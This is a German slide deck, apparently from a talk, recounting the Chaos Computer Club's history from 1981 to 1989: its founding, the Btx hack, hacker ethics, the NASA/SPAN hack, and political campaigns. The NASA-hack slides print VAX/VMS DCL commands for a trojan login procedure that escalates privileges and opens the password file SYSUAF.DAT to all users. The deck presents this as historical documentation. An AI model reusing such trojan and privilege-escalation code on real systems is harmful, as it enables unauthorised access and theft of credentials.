



**“Man muss noch Chaos in sich haben,
um einen tanzenden Stern gebären zu können.”**

Friedrich Nietzsche (aus “Also sprach Zarathustra”)



Aktionen

TUWAT, TXT Version

Daß die innere Sicherheit erst durch Computereinsatz möglich wird, glauben die Mächtigen heute alle. Daß Computer nicht streiken, setzt sich als Erkenntnis langsam auch bei mittleren Unternehmen durch. Daß durch Computereinsatz das Telefon noch schöner wird, glaubt die Post heute mit ihrem Bildschirmtextsystem in „Feidversuchen“ beweisen zu müssen. Daß der „personal computer“ nun in Deutschland dem videogesättigten BMW-Fahrer angedreht werden soll, wird durch die nun einsetzenden Anzeigenkampagnen klar. Daß sich mit Kleinkomputern trotzdem sinnvolle Sachen machen lassen, die keine zentralisierten Großorganisationen erfordern, glauben wir. Damit wir als **Komputerfrieks** nicht länger unkoordiniert vor uns hinwuselnd, tun wir was und treffen uns am 12.9. 81 in Berlin, Wattstr. (TAZ-Hauptgebäude) ab 11.00 Uhr. Wir reden über **internationale Netzwerke - Kommunikationsrecht - Datenrecht** (Wem gehören meine Daten?) - Copyright - Informations- u. Lernsysteme - Datenbanken - Encryption - Computerspiele - Programmiersprachen - processcontrol - Hardware - und was auch immer.
Tom Twiddlebit, Wau Wolf Ungenannt (= 2)

Das “offizielle” Gründungsdokument des CCC aus der “tageszeitung” vom 1.9.1981


Komputerfrieks

Internationale Netzwerke



Anfang der 80'er: Die Verkabelung beginnt...

- Kabelfernsehen (Pilotprojekt Ludwigshafen)





Anfang der 80'er: Die Verkabelung beginnt...

- Kabelfernsehen (Pilotprojekt Ludwigshafen)
- Bildschirmtext (Btx)




***655321#**



Anfang der 80'er: Die Verkabelung beginnt...

- Kabelfernsehen (Pilotprojekt Ludwigshafen)
- Bildschirmtext (Btx)
- Datex-P (X.25)



Teuer und langsam: "Datex-D"



Das Problem der “Netz-Hoheit” ...

Der Eingriff in das Telefonnetz der DBP kann mit Gefängnis bis zu fünf Jahren bestraft werden...

Eingriff = Anschluss eines Gerätes ...

... ohne FTZ-Serienprüfung (Siegel)

... durch einen Nicht-Posttechniker



Das Problem der “Netz-Hoheit” ...

... und seine Lösung: **Das “Datenklo”**





1981

1982

1983

1984

1985

1986

1987

1988


1989

- **Gründung des Chaos Computer Clubs**

- Die erste "Datenschleuder" erscheint
- Sparda / Btx-Hack
- Erster "Chaos Communication Congress"
- Videotex-Hack in Biel (Zivilschutz)
- Hackerbibeln, Altes und Neues Testament
- Gründung des "Chaos Computer Clubs e.V."
- Der NASA-Hack und seine Folgen...
- Hinter Gittern in Paris
- "Hacker für Moskau"



- Gründung des Chaos Computer Clubs
- **Die erste "Datenschleuder" erscheint**
- Sparda / Btx-Hack
- Erster "Chaos Communication Congress"
- Videotex-Hack in Biel (Zivilschutz)
- Hackerbibeln, Altes und Neues Testament
- Gründung des "Chaos Computer Clubs e.V."
- Der NASA-Hack und seine Folgen...
- Hinter Gittern in Paris
- "Hacker für Moskau"




- Gründung des Chaos Computer Clubs
- Die erste "Datenschleuder" erscheint
- **Sparda / Btx-Hack**
- Erster "Chaos Communication Congress"
- Videotex-Hack in Biel (Zivilschutz)
- Hackerbibeln, Altes und Neues Testament
- Gründung des "Chaos Computer Clubs e.V."
- Der NASA-Hack und seine Folgen...
- Hinter Gittern in Paris
- "Hacker für Moskau"



1981 1982 1983 1984 1985 1986 1987 1988 1989

Sparda / Btx-Hack



Spendenseite: *20305080#



1981

1982

1983

1984

1985


1986

1987


1988

1989

- Hack: “Ändern von Btx-Nachrichten”
- Misslungene Presse-Konferenz
- Hack: “Buffer Overflow”
 - Datenmüll wird übertragen.
- Kennung / Passwort (HASPA) gefunden
- ~15'000 Aufrufe der CCC-Spendenseite
 - DM 134'000 (nach Abzug Provision an die Post)



- Gründung des Chaos Computer Clubs
- Die erste "Datenschleuder" erscheint
- Sparda / Btx-Hack
- **Erster "Chaos Communication Congress"**
- Videotex-Hack in Biel (Zivilschutz)
- Hackerbibeln, Altes und Neues Testament
- Gründung des "Chaos Computer Clubs e.V."
- Der NASA-Hack und seine Folgen...
- Hinter Gittern in Paris
- "Hacker für Moskau"



- Gründung des Chaos Computer Clubs
- Die erste "Datenschleuder" erscheint
- Sparda / Btx-Hack
- Erster "Chaos Communication Congress"
- **Videotex-Hack in Biel (Zivilschutz)**
- Hackerbibeln, Altes und Neues Testament
- Gründung des "Chaos Computer Clubs e.V."
- Der NASA-Hack und seine Folgen...
- Hinter Gittern in Paris
- "Hacker für Moskau"



- Gründung des Chaos Computer Clubs
- Die erste "Datenschleuder" erscheint
- Sparda / Btx-Hack
- Erster "Chaos Communication Congress"
- Videotex-Hack in Biel (Zivilschutz)
- **Hackerbibeln, Altes und Neues Testament**
- Gründung des "Chaos Computer Clubs e.V."
- Der NASA-Hack und seine Folgen...
- Hinter Gittern in Paris
- "Hacker für Moskau"



- Gründung des Chaos Computer Clubs
- Die erste "Datenschleuder" erscheint
- Sparda / Btx-Hack
- Erster "Chaos Communication Congress"
- Videotex-Hack in Biel (Zivilschutz)
- Hackerbibeln, Altes und Neues Testament
- **Gründung des "Chaos Computer Clubs e.V."**
- Der NASA-Hack und seine Folgen...
- Hinter Gittern in Paris
- "Hacker für Moskau"



Die Hacker-Ethik (CCC-Version)

- Der Zugang zu Computern und allem, was einem zeigen kann, wie diese Welt funktioniert, sollte unbegrenzt und vollständig sein.
- Alle Informationen müssen frei sein.
- Mißtraue Autoritäten - fördere Dezentralisierung
- Beurteile einen Hacker nach dem, was er tut und nicht nach üblichen Kriterien wie Aussehen, Alter, Rasse, Geschlecht oder gesellschaftlicher Stellung.
- Man kann mit einem Computer Kunst und Schönheit schaffen.
- Computer können dein Leben zum Besseren verändern
- Mülle nicht in den Daten anderer Leute
- Öffentliche Daten nützen, private Daten schützen



“Wir können auch ohne Computer Chaos machen...”

- PARLACOM-Studie für die Fraktion “Die Grünen” im Deutschen Bundestag (Bonn) und im Europäischen Parlament (Strassburg)
- 2.WiKG (“Computer-Kriminalität”): Plädoyer für *Straffreiheit bei Selbstanzeige*
- “*Freedom of Information Act*” in Deutschland
- Volkszählung (*Informationelle Selbstbestimmung*)




- Gründung des Chaos Computer Clubs
- Die erste "Datenschleuder" erscheint
- Sparda / Btx-Hack
- Erster "Chaos Communication Congress"
- Videotex-Hack in Biel (Zivilschutz)
- Hackerbibeln, Altes und Neues Testament
- Gründung des "Chaos Computer Clubs e.V."
- **Der NASA-Hack und seine Folgen...**
- Hinter Gittern in Paris
- "Hacker für Moskau"



1981 1982 1983 1984 1985 1986 1987 1988 1989

Der NASA-Hack und seine Folgen...



Unmodifiziertes VMS-System


Das Objekt der Begierde: die "Passwortdatei"

SYSUAF.DAT



1981 1982 1983 1984 1985 1986 1987 1988 1989

Der NASA-Hack und seine Folgen...



```
$ SET ACL/OBJECT=LOGICAL/ACL=( ID=* ,ACCESS=R+W+E+D+C )
  LNM$SYSTEM-TABLE


$ SET ACL/OBJECT=... LNM$SYSTEM-DIRECTORY

$ DEFINE/SYSTEM LOGIN DISK:[DIR]TROJAN.COM
```



1981 1982 1983 1984 1985 1986 1987 1988 1989

Der NASA-Hack und seine Folgen...




```
$ IF F$PRIVILEGE("SETPRV") .EQS. "FALSE" THEN GOTO NIX
$ SET PROCESS/PRIVILEGE=ALL
$ SET PROTECTION=(W:RWED) SYS$SYSTEM:SYSUAF.DAT
$ DELETE F$LOGICAL("LOGIN")
$ DEASSIGN/SYSTEM LOGIN
$ NIX:
$ SYS$LOGIN:LOGIN.COM
```



1981 1982 1983 1984 1985 1986 1987 1988 1989

Der NASA-Hack und seine Folgen...




```
$ IF F$PRIVILEGE("SETPRV") .EQS. "FALSE" THEN GOTO NIX
$ SET PROCESS/PRIVILEGE=ALL
$ SET PROTECTION=(W:RWED) SYS$SYSTEM:SYSUAF.DAT
$ DELETE F$LOGICAL("LOGIN")
$ DEASSIGN/SYSTEM LOGIN
$ NIX:
$ SYS$LOGIN:LOGIN.COM
```



1981 1982 1983 1984 1985 1986 1987 1988 1989

Der NASA-Hack und seine Folgen...



“Offenes” VMS-System...

... der Vorläufer von *OpenVMS* ?



1981

1982

1983

1984

1985

1986

1987

1988

1989

- 138 Rechner in 9 Ländern “offen”
- VAX-Systeme der Firma “Digital”
- SPAN (Space Physics Analysis Network)
- “Castor” und “Pollux” im NASA HQ
- Einige Rechner verwendeten Raubkopien des Betriebssystems “VMS 4.2”
- Positives Medien-Echo (“Robin Data”)

Der NASA-Hack und seine Folgen...



- Gründung des Chaos Computer Clubs
- Die erste "Datenschleuder" erscheint
- Sparda / Btx-Hack
- Erster "Chaos Communication Congress"
- Videotex-Hack in Biel (Zivilschutz)
- Hackerbibeln, Altes und Neues Testament
- Gründung des "Chaos Computer Clubs e.V."
- Der NASA-Hack und seine Folgen...
- **Hinter Gittern in Paris**
- "Hacker für Moskau"



1981 1982 1983 1984 1985 1986 1987 1988 1989

- Einladung zur **SECURICOM'88** in Paris
- Gesprächstermin mit **Philips** am Vortag
- Steffen Wernèry am Flughafen verhaftet
- Ich kann mich dem Zugriff "entziehen"
- Steffen bleibt ohne Anklage zwei Monate in Untersuchungshaft (Paris)

Hinter Gittern in Paris




- Gründung des Chaos Computer Clubs
- Die erste "Datenschleuder" erscheint
- Sparda / Btx-Hack
- Erster "Chaos Communication Congress"
- Videotex-Hack in Biel (Zivilschutz)
- Hackerbibeln, Altes und Neues Testament
- Gründung des "Chaos Computer Clubs e.V."
- Der NASA-Hack und seine Folgen...
- Hinter Gittern in Paris
- **"Hacker für Moskau"**




1981 1982 1983 1984 1985 1986 1987 1988 1989

“Hacker für Moskau”



Film



Buch



Die erste Ära des Chaos Computer Clubs endet und eine neue Ära beginnt!

- Mauerfall und die DDR-Hacker
- Dezentraler (mehr Erfa-Kreise)
- Internationaler (Holland, Italien, Frankreich,...)
- CCC zieht von Hamburg nach Berlin
- **Internet**



Chaos-Politik oder politisches Chaos?

“Dass innere Sicherheit erst durch Computereinsatz möglich wird, glauben die Mächtigen heute alle.” (taz-Anzeige vom 1.9.1981)

CCC = Technologischer Arm der Links-Extremen?

= “Graue Zellen der RAF” ?





1981 1982 1983 1984 1985 1986 1987 1988 1989

CCC passt nicht ins alte “Rechts/Links”-Schema:

Auf die Fragen der neuen Informationsgesellschaft passen die alten Antworten der Industriegesellschaft nicht (mehr) - auch nicht ihre politischen Kategorien!

Neue Fragen erfordern neue Antworten:

- Marx (1848): Feudalgesell. → Industriegesell.
- ?????? (20??): Industriegesell. → Informationsg.



1981 1982 1983 1984 1985 1986 1987 1988 1989

Kommunikationsfreiheit

Zensur

Informationelle
Selbstbestimmung

Überwachung/
Kontrolle

Freedom of Information

Informationsvorbehalt

Creative Commons

Urheberrecht

Open Source Technology

Patent

Medien-Kompetenz

Medien-Konsum

Chaos-Politik oder politisches Chaos?



1981 1982 1983 1984 1985 1986 1987 1988 1989

<satire>

Der CCC gründet eine Partei: CCC-P

“Concerned Citizens of Cyberspace”-Partei



</satire>

Chaos-Politik oder politisches Chaos?



**“Man muss noch Chaos in sich haben,
um einen tanzenden Stern gebären zu können.”**

Friedrich Nietzsche (aus “Also sprach Zarathustra”)

ENDE